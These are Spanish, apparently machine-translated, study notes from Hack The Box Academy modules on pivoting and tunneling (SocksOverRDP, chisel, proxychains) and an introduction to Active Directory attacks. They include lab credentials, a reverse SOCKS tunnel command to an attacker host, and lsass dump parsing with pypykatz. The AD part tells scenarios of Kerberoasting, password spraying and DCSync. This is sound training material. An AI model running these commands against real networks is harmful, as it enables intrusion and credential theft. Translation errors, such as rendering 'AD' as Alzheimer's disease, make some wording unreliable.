
C:\Users\htb-student\Desktop\SocksOverRDP-x64>regsvr32.exe SocksOverRDP-Plugin.dll
Volume in drive C has no label.
Volume Serial Number is C41A-F2ED
Directory of C:\Users\htb-student\Desktop\SocksOverRDP-x64>
05/26/2022 08:17 AM <DIR> .
05/26/2022 08:17 AM <DIR> ..
04/18/2020 02:52 PM 67,5
05/14/2020 09:56 PM 31,2
2 File(s) 98,816 bytes
2 Dir(s) 12,568,485,888 bytes free

C:\Users\htb-student\Desktop\SocksOverRDP-x64>regsvr32.exe SocksOverRDP-Plugin.dll
SocksOverRDP-x64>
```

Ahora podemos conectarnos a 172.16.5.19 a través de RDP usando mstsc.exe, y deberíamos recibir un mensaje que indique que el complemento SocksOverRDP está habilitado y que escuchará en 127.0.0.1:1080. Podemos usar las credenciales victor;pass@123 para conectarnos a 172.16.5.19.



Necesitaremos transferir SocksOverRDPx64.zip o solo SocksOverRDP-Server.exe a 172.16.5.19. Luego podremos iniciar SocksOverRDP-Server.exe con privilegios de administrador.



Cuando regresamos a nuestro objetivo de punto de apoyo y verificamos con Netstat, deberíamos ver que nuestro escucha SOCKS se inició en 127.0.0.1:1080.

## Confirmación de que se ha iniciado el receptor SOCKS




```
Túneles RDP y SOCKS con SocksOverRDP
C:\Users\htb-student\Desktop\SocksOverRDP-x64> netstat -antb | findstr 1080
TCP    127.0.0.1:1080      0.0.0.0:0      LISTENING
```

Después de iniciar nuestro receptor, podemos transferir Proxifier portable al destino de Windows 10 (en la red 10.129.xx) y configurarlo para que reenvíe todos nuestros paquetes a 127.0.0.1:1080. Proxifier enrutaría el tráfico a través del host y el puerto indicados. Vea el siguiente clip para obtener una guía rápida sobre cómo configurar Proxifier.

## Configurando Proxifier

<https://academy.hackthebox.com/storage/modules/158/configuringproxifier.gif>


Con Proxifier configurado y ejecutándose, podemos iniciar mstsc.exe, y usará Proxifier para pivotar todo nuestro tráfico a través de 127.0.0.1:1080, que lo tunelizará mediante RDP a 172.16.5.19, que luego lo enrutaría a 172.16.6.155 usando SocksOverRDP-server.exe.



## Consideraciones sobre el rendimiento de RDP

Al interactuar con nuestras sesiones RDP en una interacción, es posible que nos encontremos con un rendimiento lento en una sesión determinada, especialmente si

estamos administrando varias sesiones RDP simultáneamente. Si este es el caso, podemos acceder a la Experience pestaña en mstsc.exe y configurarla Performance como Modem.



## Evaluación:




<https://github.com/flozz/p0wny-shell> web shell - p0wny@shell

```
ssh -D 9050 -i id_rsa webadmin@10.129.156.183
```

```
./chisel server -reverse -v -p 1234 --socks5  
./chisel client -v ip-parrot:1234 R:socks
```

```
proxychains xfreerdp /v:172.16.5.35 /u:mlefay /p:"Plain Human work!"  
proxychains xfreerdp /v:172.16.5.35 /u:mlefay /p:"Plain Human work!" /drive:linux,/home/user
```

debes pasar lsass.dmp de windows a tu maquina parrot atacante, pero tardara un poco



En parrot usamos pypykatz:

```
pip install pypykatz  
pypykatz lsa minidump lsadump.dmp
```

```
for /L %a in (1 1 255) do ping 172.16.6.%a -w 100 -n 1 | find "Reply"
```

[https://github.com/Anonimo501/host\\_scan](https://github.com/Anonimo501/host_scan)

Nos conectamos al host nuevo (windows de la 3ra red) mediante RDP con las credenciales obtenidas de lsass.

<https://app.diagrams.net> (**Crear diagramas de red – mientras se realiza Pivoting**)

## Más allá de este módulo

### Mundo real

Como evaluador de penetración, se podría esperar que las tareas que se realizan en este módulo sean tareas cotidianas que se nos asignan durante nuestras tareas diarias. A veces bajo guía y supervisión directas, a veces sin ella, dependiendo de nuestro nivel de habilidad. Tener un conocimiento profundo de , , Pivotingy Tunnelingde lo necesario para realizar estas acciones es esencial para cumplir nuestra misión. Nuestras acciones pueden influir, y probablemente lo harán, en las acciones de nuestros compañeros de equipo y evaluadores más experimentados, ya que pueden basar sus próximos pasos en nuestros resultados si estamos trabajando conjuntamente en una evaluación.Port ForwardingLateral Movementtools/techniques

Esas acciones podrían incluir:

- Utilizando túneles y puntos de pivote que configuramos para realizar tareas adicionales exploitationy lateral movement.
- Implantar persistencemecanismos en cada subred para garantizar el acceso continuo.
- Command & ControlDentro y en todos los entornos empresariales.
- Utilizamos nuestros túneles para security control bypassintroducir herramientas y extraer datos.

Tener un conocimiento sólido de los conceptos de redes y de cómo funcionan los pivotes y los túneles es una habilidad fundamental para cualquier pentester o defensor. Si alguno de los conceptos, la terminología o las acciones analizadas en este módulo le resultaron un poco desafiantes o confusas, considere volver atrás y consultar el módulo [Introducción a las redes](#). Nos proporciona una base sólida en conceptos de redes como subredes, tecnologías de capa 2-3, herramientas y mecanismos de direccionamiento comunes.

### ¿Que sigue?

Para comprender mejor Active Directory y cómo usar nuestras nuevas habilidades en pruebas de penetración empresariales, consulte el módulo [Introducción a Active Directory](#) y el módulo [Enumeración y ataques de Active Directory](#). El módulo [Shells y cargas útiles](#) puede ayudarnos a mejorar nuestras habilidades de explotación y brindarnos una mejor perspectiva de las cargas útiles que creamos y usamos en una red de destino. Si las partes de shells y pivots de servidores web en este módulo fueron difíciles, consultar los módulos [Introducción a aplicaciones web](#) y [Ataques de carga de archivos](#) puede aclararnos esos temas. No descarte el fantástico desafío que representa [el Punto de partida](#). Estas pueden ser excelentes formas de practicar la aplicación de las habilidades que aprende en este módulo y otros módulos de Academy a los desafíos en la plataforma principal de Hack The Box.

<https://academy.hackthebox.com/storage/modules/158/startpoint.gif>

## Pivoteo y aprovechar otras oportunidades de aprendizaje

La plataforma principal de Hack The Box tiene muchos objetivos para aprender y practicar las habilidades aprendidas en este módulo. La pista (**TRACKS**) de [contenedores y pivoteo](#) puede brindarle un verdadero desafío para poner a prueba sus habilidades de pivoteo. **Tracks** son listas seleccionadas de máquinas y desafíos para que los usuarios trabajen y dominen un tema en particular. Cada pista contiene cuadros de diferentes dificultades con varios vectores de ataque. Incluso si no puede resolver estos cuadros por su cuenta, vale la pena trabajar con ellos con un tutorial o un video o simplemente mirar un video sobre el cuadro de Ippsec. Cuanto más se exponga a estos temas, más cómodo se sentirá. Los cuadros a continuación son excelentes para practicar las habilidades aprendidas en este módulo.

### Cajas para Pwn

- [Tutorial de IPPSec empresarial](#)
- [Tutorial de IPPSec de Inception](#)
- [Tutorial de Reddish IPPSec](#) Este host es todo un desafío.

<https://academy.hackthebox.com/storage/modules/158/htbboxes.gif>

Ippsec ha grabado videos que explican las rutas a través de muchos de estos cuadros. Como recurso, [el sitio de Ippsec](#) es un gran recurso para buscar videos y artículos relacionados con muchos temas diferentes. Vea sus videos y artículos si se queda atascado o si desea una excelente introducción sobre Active Directory y desea ver cómo funcionan algunas de las herramientas.

### Laboratorios profesionales

Pro Labs Son grandes redes corporativas simuladas que enseñan habilidades aplicables a pruebas de penetración en la vida real. El Dante Pro Lab es un excelente lugar para practicar la combinación de nuestras habilidades de pivoteo con otros conocimientos sobre ataques empresariales. Los Pro Labs Offshore y Rasta Labs son laboratorios de nivel intermedio que contienen una gran cantidad de oportunidades para practicar el pivoteo a través de redes.

- Laboratorio profesional [RastaLabs](#)
- [Dante](#) Pro Lab
- Laboratorio profesional [offshore](#)

Haz clic [AQUÍ](#) para ver todos los laboratorios profesionales que HTB tiene para ofrecer.

### Finales

Si buscas un desafío extremo que te puede llevar un tiempo superar, prueba [Ascension](#) Endgames. Este final del juego incluye dos dominios de AD diferentes y ofrece muchas oportunidades para practicar nuestras habilidades de enumeración y ataque de AD.

The screenshot shows the HackTheBox platform interface for the 'Ascension' lab. The left sidebar contains links for Home, My Profile, My Team, Labs (selected), Starting Point, Tracks, Machines, Challenges, Fortresses, Endgames, Pro Labs, Rankings, Battlegrounds, Academy, Careers, Universities, and Social. The main content area features the 'Ascension' lab with a progress bar at 0%. The introduction text states: "Daedalus Airlines is quickly becoming a major player in global aviation. The pace of growth has meant that the company has accumulated a lot of technical debt. In order to avoid a data breach and potentially putting their supply chain at risk, Daedalus have hired your Cyber Security firm to test their systems. Ascension is designed to test your skills in Enumeration, Exploitation, Pivoting, Forest Traversal and Privilege Escalation inside two small Active Directory networks. The goal is to gain access to the trusted partner, pivot through the network and compromise two Active Directory forests while collecting several flags along the way. Can you Ascend?". Below the introduction are three walkthroughs: 'Takeoff' (30 points) and 'Intercept' (50 points). On the right, there's a 'LAB RESET' button and a list of four machines: ASCENSION-WEB01, ASCENSION-DC1, ASCENSION-DC2, and ASCENSION-MS01.

## Escritores/creadores educativos y blogs a seguir

Entre HTB Discord, Forumsy blogs, hay muchos artículos excelentes que te ayudarán a mejorar tus habilidades a lo largo del camino. Uno al que debes prestar atención es [el tutorial de 0xdf](#). Su blog es un gran recurso para ayudarnos a entender cómo las herramientas, tácticas y conceptos que estamos aprendiendo se relacionan en una ruta de ataque holística. La lista a continuación contiene enlaces a otros autores y blogs que creemos que hacen un gran trabajo al tratar temas de seguridad de la información.

[RastaMouse](#) escribe contenido excelente sobre Red-Teaming, infraestructura C2, pivoteo, cargas útiles, etc. (¡Incluso creó un Pro Lab para mostrar esas cosas!)

[SpecterOps](#) ha escrito una excelente publicación que trata sobre la tunelización SSH y el uso de servidores proxy en una multitud de protocolos. Es una lectura obligada para

cualquiera que quiera saber más sobre el tema y sería un recurso útil para tener durante una interacción.

El [blog de HTB](#) es, por supuesto, un excelente lugar para leer sobre amenazas actuales, instrucciones para TTP populares y más.

[SANS](#) publica mucha información interesante relacionada con la seguridad de la información y los webcasts como el que se incluye aquí son un gran ejemplo de ello. En ellos se tratarán muchas herramientas de Pivoting y sus formas de uso.

[El taller de pivoteo de Plaintext](#) es un taller increíble que nuestro propio desarrollador de capacitación de la Academia, Plaintext, organizó para ayudar a preparar a los jugadores para Cyber Apocalypse CTF 2022. El taller se imparte de una manera atractiva y entretenida, y los espectadores se beneficiarán de él durante años. Échale un vistazo si tienes la oportunidad.

# Active Directory

## Enumeration & Attacks

Introducción a la enumeración y los ataques de Active Directory

### Explicación de Active Directory

Active Directory( AD) es un servicio de directorio para entornos empresariales de Windows que se implementó oficialmente en 2000 con el lanzamiento de Windows Server 2000 y se ha mejorado de forma incremental con el lanzamiento de cada sistema operativo de servidor posterior desde entonces. AD se basa en los protocolos x.500 y LDAP que lo precedieron y todavía utiliza estos protocolos de alguna forma en la actualidad. Es una estructura jerárquica distribuida que permite la administración centralizada de los recursos de una organización, incluidos usuarios, computadoras, grupos, dispositivos de red y recursos compartidos de archivos, políticas de grupo, dispositivos y confianzas. AD proporciona authentication, accounting, and authorization funciones dentro de un entorno empresarial de Windows. Si es la primera vez que aprende sobre Active Directory o escucha estos términos, consulte el módulo [Introducción a Active Directory](#) para obtener una visión más profunda de la estructura y la función de AD, los objetos de AD, etc.

### ¿Por qué debería importarnos la enfermedad de Alzheimer?

En el momento de escribir este módulo, Microsoft Active Directory posee alrededor 43% de la [cuota de mercado](#) de las organizaciones empresariales que utilizan Identity and Access management soluciones. Se trata de una gran parte del mercado y no es probable que desaparezca en el corto plazo, ya que Microsoft está mejorando y combinando las implementaciones con Azure AD. Otra estadística interesante a tener en cuenta es que, solo en los últimos dos años, Microsoft ha tenido más de 2000 vulnerabilidades informadas

vinculadas a un [CVE](#). Los numerosos servicios de AD y su principal propósito de facilitar la búsqueda y el acceso a la información hacen que sea un gigante para administrar y proteger correctamente. Esto expone a las empresas a vulnerabilidades y explotación a partir de simples configuraciones incorrectas de servicios y permisos. Si combinamos estas configuraciones incorrectas y la facilidad de acceso con vulnerabilidades comunes de usuarios y sistemas operativos, tenemos una tormenta perfecta para que un atacante se aproveche. Con todo esto en mente, este módulo explorará algunos de estos problemas comunes y nos mostrará cómo identificar, enumerar y aprovechar su existencia. Practicaremos la enumeración de AD utilizando herramientas y lenguajes nativos como Sysinternals, WMI, DNSy muchos otros. Algunos ataques que también practicaremos incluyen Password spraying, Kerberoasting, utilizando herramientas como Responder, Kerbrute, Bloodhound, y mucho más.

A menudo, podemos encontrarnos en una red sin una ruta clara para establecernos a través de un exploit remoto, como una aplicación o servicio vulnerable. Sin embargo, estamos dentro de un entorno de Active Directory, lo que puede llevarnos a establecernos de muchas maneras. El objetivo general de establecernos en el entorno de AD de un cliente es escalar privilegios moviéndonos lateral o verticalmente por toda la red hasta lograr el objetivo de la evaluación. El objetivo puede variar de un cliente a otro. Puede ser acceder a un host específico, la bandeja de entrada de correo electrónico de un usuario, la base de datos o simplemente comprometer por completo el dominio y buscar todas las rutas posibles para obtener acceso de nivel de administrador de dominio dentro del período de prueba. Hay muchas herramientas de código abierto disponibles para facilitar la enumeración y los ataques a Active Directory. Para ser más efectivos, debemos comprender cómo realizar la mayor parte posible de esta enumeración de forma manual. Más importante aún, debemos comprender el "por qué" detrás de ciertas fallas y configuraciones incorrectas. Esto nos hará más efectivos como atacantes y nos equipará para brindar recomendaciones sólidas a nuestros clientes sobre los problemas principales dentro de su entorno, así como consejos de solución claros y prácticos.

Necesitamos sentirnos cómodos enumerando y atacando AD tanto desde Windows como desde Linux, con un conjunto de herramientas limitado o herramientas integradas de Windows, también conocidas como "living off the land". Es común encontrarnos con situaciones en las que nuestras herramientas fallan, se bloquean o estamos realizando una evaluación en la que el cliente nos hace trabajar desde un managed workstationhost VDI instancede ataque personalizado de Linux o Windows al que nos hemos acostumbrado. Para ser efectivos en todas las situaciones, debemos poder adaptarnos rápidamente sobre la marcha, comprender los numerosos matices de AD y saber cómo acceder a ellos incluso cuando nuestras opciones están severamente limitadas.

## Ejemplos del mundo real

Veamos algunos escenarios para ver qué es posible en una interacción centrada en AD en el mundo real:

### **Escenario 1: Esperando a un administrador**

Durante esta intervención, comprometí un único host y obtuve SYSTEM acceso de nivel. Como se trataba de un host unido a un dominio, pude usar este acceso para enumerar el dominio. Revisé toda la enumeración estándar, pero no encontré mucho. Había Service Principal Names(SPN) presentes dentro del entorno y pude realizar un ataque Kerberoasting y recuperar tickets TGS para algunas cuentas. Intenté descifrarlos con Hashcat y algunas de mis listas de palabras y reglas estándar, pero al principio no tuve éxito. Terminé dejando un trabajo de descifrado ejecutándose durante la noche con una lista de palabras muy grande combinada con la regla [d3ad0ne](#) que se envía con Hashcat. A la mañana siguiente, tuve un resultado en un ticket y recuperé la contraseña de texto sin formato para una cuenta de usuario. Esta cuenta no me dio un acceso significativo, pero sí me dio acceso de escritura en ciertos recursos compartidos de archivos. Usé este acceso para colocar archivos SCF alrededor de los recursos compartidos y dejé Responder en funcionamiento. Después de un tiempo, obtuve un solo resultado, el NetNTLMv2 hash de un usuario. Revisé los resultados de BloodHound y noté que este usuario era en realidad un administrador de dominio. A partir de aquí, el día fue más fácil.

### **Escenario 2: rociando toda la noche**

El uso de contraseñas mediante spray puede ser una forma extremadamente eficaz de ganar terreno en un dominio, pero debemos tener mucho cuidado de no bloquear cuentas de usuario en el proceso. En una ocasión, encontré una sesión SMB NULL utilizando la herramienta [enum4linux](#) y recuperé una lista de allusuarios del dominio y el dominio password policy. Conocer la política de contraseñas fue crucial porque podía asegurarme de que me mantenía dentro de los parámetros para no bloquear ninguna cuenta y también sabía que la política era una contraseña de un mínimo de ocho caracteres y que se aplicaba la complejidad de la contraseña (lo que significa que la contraseña de un usuario requería 3/4 de caracteres especiales, números, mayúsculas o minúsculas, es decir, Welcome1). Probé varias contraseñas débiles comunes como Welcome1, Password1Password123, Spring2018etc. pero no obtuve ningún resultado. Finalmente, hice un intento con Spring@1y obtuve un resultado. Usando esta cuenta, ejecuté BloodHound y encontré varios hosts donde este usuario tenía acceso de administrador local. Noté que una cuenta de administrador de dominio tenía una sesión activa en uno de estos hosts. Pude usar la herramienta Rubeus y extraer el ticket TGT de Kerberos para este usuario de dominio. Desde allí, pude realizar un pass-the-ticket ataque y autenticarme como este usuario administrador de dominio. Como beneficio adicional, también pude tomar el control del dominio de confianza porque el grupo de administradores de dominio para el dominio que tomé control era parte del grupo de administradores en el dominio de confianza a través de la membresía de grupo anidada,

lo que significa que podía usar el mismo conjunto de credenciales para autenticarme en el otro dominio con acceso de nivel administrativo completo.

### **Escenario 3: Lucha en la oscuridad**

Había probado todas mis formas estándar para obtener un punto de apoyo en este tercer compromiso, y nada había funcionado. Decidí que usaría la herramienta [Kerbrute](#) para intentar enumerar nombres de usuario válidos y luego, si encontraba alguno, intentar un ataque de rociado de contraseñas dirigido, ya que no conocía la política de contraseñas y no quería bloquear ninguna cuenta. Utilicé la herramienta [linkedin2username](#) para primero combinar los nombres de usuario potenciales de la página de LinkedIn de la empresa. Combiné esta lista con varias listas de nombres de usuario del repositorio de GitHub [de nombres de usuario estadísticamente probables](#) y, después de usar la userenum función de Kerbrute, terminé con **516** usuarios válidos. Sabía que tenía que andar con cuidado con el rociado de contraseñas, así que probé con la contraseña Welcome2021 y obtuve un solo resultado. Usando esta cuenta, ejecuté la versión Python de BloodHound desde mi host de ataque y descubrí que todos los usuarios del dominio tenían acceso RDP a una sola caja. Inicié sesión en este host y usé la herramienta de PowerShell [DomainPasswordSpray](#) para rociar nuevamente. Esta vez tenía más confianza porque a) podía ver la política de contraseñas y b) la herramienta DomainPasswordSpray eliminaría las cuentas cercanas al bloqueo de la lista de objetivos. Como estaba autenticado dentro del dominio, ahora podía rociar con todos los usuarios del dominio, lo que me dio significativamente más objetivos. Lo intenté nuevamente con la contraseña común Fall2021 y obtuve varios resultados, todos para usuarios que no estaban en mi lista de palabras inicial. Verifiqué los derechos de cada una de estas cuentas y descubrí que una estaba en el grupo Help Desk, que tenía derechos [GenericAll](#) sobre el grupo [Enterprise Key Admins](#). El grupo Enterprise Key Admins tenía privilegios GenericAll sobre un controlador de dominio, así que agregué la cuenta que controlaba a este grupo, me autentiqué nuevamente y heredé estos privilegios. Usando estos derechos, realicé el ataque [Shadow Credentials](#) y recuperé el hash NT para la cuenta de la máquina del controlador de dominio. Con este hash NT, pude realizar un ataque DCSync y recuperar los hashes de contraseña NTLM para todos los usuarios del dominio porque un controlador de dominio puede realizar la replicación, lo cual es necesario para DCSync.

### **Este es el camino**

Estos escenarios pueden parecer abrumadores con muchos conceptos extraños en este momento, pero después de completar este módulo, estará familiarizado con la mayoría de ellos (algunos conceptos descritos en estos escenarios están fuera del alcance de este módulo). Estos muestran la importancia de la enumeración iterativa, la comprensión de nuestro objetivo y la adaptación y el pensamiento innovador a medida que avanzamos en un entorno. Realizaremos muchas de las partes de las cadenas de ataque descritas anteriormente en estas secciones del módulo y, luego, podrá poner a prueba sus habilidades atacando dos entornos de AD diferentes al final de este módulo y descubriendo sus propias cadenas de ataque. Abróchese el cinturón porque este será un viaje divertido,

pero accidentado, a través del mundo salvaje que es enumeratingActive attackingDirectory.

## Ejemplos prácticos

A lo largo del módulo, cubriremos ejemplos con la salida de comandos correspondiente. La mayoría de los cuales se pueden reproducir en las máquinas virtuales de destino que se pueden generar dentro de las secciones relevantes. Se le proporcionarán credenciales RDP para interactuar con algunas de las máquinas virtuales de destino para aprender a enumerar y atacar desde un host de Windows ( MS01) y acceso SSH a un host Parrot Linux preconfigurado ( ATTACK01) para realizar ejemplos de enumeración y ataque desde Linux. Puede conectarse desde Pwnbox o su propia máquina virtual (después de descargar una clave VPN una vez que se genera una máquina) a través de RDP usando [FreeRDP](#), [Remmina](#) o el cliente RDP de su elección cuando corresponda o el cliente SSH integrado en Pwnbox o su propia máquina virtual.

### Conexión a través de FreeRDP

Podemos conectarnos a través de la línea de comandos usando el comando:

```
xfreerdp /v:<MS01 target IP> /u:htb-student /p:Academy_student_AD!
```

### Conexión a través de SSH

Podemos conectarnos al host de ataque Parrot Linux proporcionado usando el comando y luego ingresar la contraseña proporcionada cuando se nos solicite.

```
ssh htb-student@<ATTACK01 target IP>
```

### Xfreerdp al host Parrot ATTACK01

También instalamos un XRDPServidor en el ATTACK01host para proporcionar acceso GUI al host de ataque de Parrot. Esto se puede utilizar para interactuar con la herramienta GUI de BloodHound, que abordaremos más adelante en esta sección. En las secciones donde se genera este host (donde se le otorga acceso SSH), también puede conectarse a él utilizando xfreerdpel mismo comando que usaría con el host de ataque de Windows mencionado anteriormente:

```
xfreerdp /v:<ATTACK01 target IP> /u:htb-student /p:HTB_@cademy_stdnt!
```

<https://github.com/Anonimo501/Hashcat-rules/tree/main> (Hashcat rules)

## Herramientas del oficio

Muchas de las secciones del módulo requieren herramientas como scripts de código abierto o binarios precompilados. Estos se pueden encontrar en el **C:\Tools** directorio de los hosts de Windows proporcionados en las secciones destinadas a atacar desde Windows. En las secciones que se centran en atacar AD desde Linux, proporcionamos un host Parrot Linux personalizado para el entorno de destino como si fuera un usuario anónimo con un host de ataque dentro de la red interna. Todas las herramientas y scripts necesarios están precargados en este host (ya sea instalado o en el **/opt** directorio). A continuación, se incluye una lista de muchas de las herramientas que cubriremos en este módulo:

Herramienta	Descripción
<a href="#">PowerView/SharpView</a>	Una herramienta de PowerShell y un puerto .NET de la misma que se utilizan para obtener conocimiento de la situación en AD. Estas herramientas se pueden utilizar como reemplazos de varios net*comandos de Windows y más. PowerView y SharpView pueden ayudarnos a recopilar gran parte de los datos que recopila BloodHound, pero requiere más trabajo para crear relaciones significativas entre todos los puntos de datos. Estas herramientas son excelentes para verificar qué acceso adicional podemos tener con un nuevo conjunto de credenciales, apuntar a usuarios o computadoras específicos o encontrar algunas "victorias rápidas", como usuarios que pueden ser atacados mediante Kerberoasting o ASREPRoasting.
<a href="#">BloodHound</a>	Se utiliza para trazar visualmente las relaciones de AD y ayudar a planificar rutas de ataque que de otro modo podrían pasar desapercibidas. Utiliza el ingeridor de PowerShell o C# de <a href="#">SharpHound</a> para recopilar datos que luego se importarán a la aplicación BloodHound JavaScript (Electron) con una base de datos <a href="#">Neo4j</a> para el análisis gráfico del entorno de AD.
<a href="#">SharpHound</a>	El recopilador de datos de C# recopila información de Active Directory sobre diversos objetos de AD, como usuarios, grupos, equipos, listas de control de acceso (ACL), objetos de directiva de grupo (GPO), atributos de usuario y equipo, sesiones de usuario y más. La herramienta genera archivos JSON que luego se pueden incorporar a la herramienta de interfaz gráfica de usuario de BloodHound para su análisis.
<a href="#">BloodHound.py</a>	Un ingeridor BloodHound basado en Python y basado en el <a href="#">kit de herramientas Impacket</a> . Admite la mayoría de los métodos de recopilación de BloodHound y se puede ejecutar desde un host de ataque que no esté unido a un dominio. La salida se puede ingerir en la interfaz gráfica de usuario de BloodHound para su análisis.
